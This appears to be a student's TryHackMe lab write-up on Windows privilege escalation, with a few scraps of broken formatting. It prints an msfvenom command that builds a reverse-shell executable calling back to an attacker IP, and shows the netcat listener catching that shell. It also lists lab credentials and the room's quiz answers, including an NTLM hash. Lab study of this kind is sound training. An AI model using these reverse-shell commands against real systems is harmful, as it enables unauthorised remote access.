### WINDOWS PRIVILEDGE ESCALATION

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## AIM:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

## **ALGORITHM:**

- 1. Deploy the target machine.
  - 1) Use attacker box Provided by TryHackMe, it consists of all the required tools available for attacking.
  - 2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
- 2. create a specific folder named "priv tools" on attacker machine.
- 3. From that newly created folder,run "sudo python3 /usr/share/doc/python3- impacket/examples/smbserver.py tools" to start samba service on local port 445.
- 4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
- 5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
- 6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

```
#\> xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.69.23
```

- 7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
- 8. Download rev.exe (reverse shell) from Kali to Windows using below command.

9. Run the reverse shell on target to connect our netcat on kali machine.

c:\PrivEsc>.\rev.exe

10. Once we execute that exe file, we receive connection on netcat and run 'whoami /priv' to find the available privileges to current user.

### **OUTPUT:**

```
#\>
pwd
/home/kali/priv_tools
#\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
/msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe

| \| \|
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Command Prompt


Microsoft Windows [Version 10.0.17763.737]

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C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>_
```

```
∰\> nc -l∨np 9090
listening on [any] 9090 ...
connect to [10.13.8.55] from (UNKNOWN) [10.10.69.23] 49918
Microsoft Windows [Version 10.0.17763.737]
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c:\PrivEsc>whoami
whoami
win-aba94kb3iof\user
c:\PrivEsc>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                              State
SeShutdownPrivilege
                              Shut down the system
                                                              Disabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```



What is the NTLM hash of the admin user?		
a9fdfa038c4b75ebc76dc855dd74f0da	✓ Correct Answer	∀ Hint
Name one user privilege that allows this exploit to work.		
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SeImpersonatePrivilege	✓ Correct Answer	♥ Hint
Name the other user privilege that allows this exploit to work.		

# **RESULT:**

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

- winPEASany.exe
- Seatbelt.exe
- PowerUp.ps1

• SharpUp.exe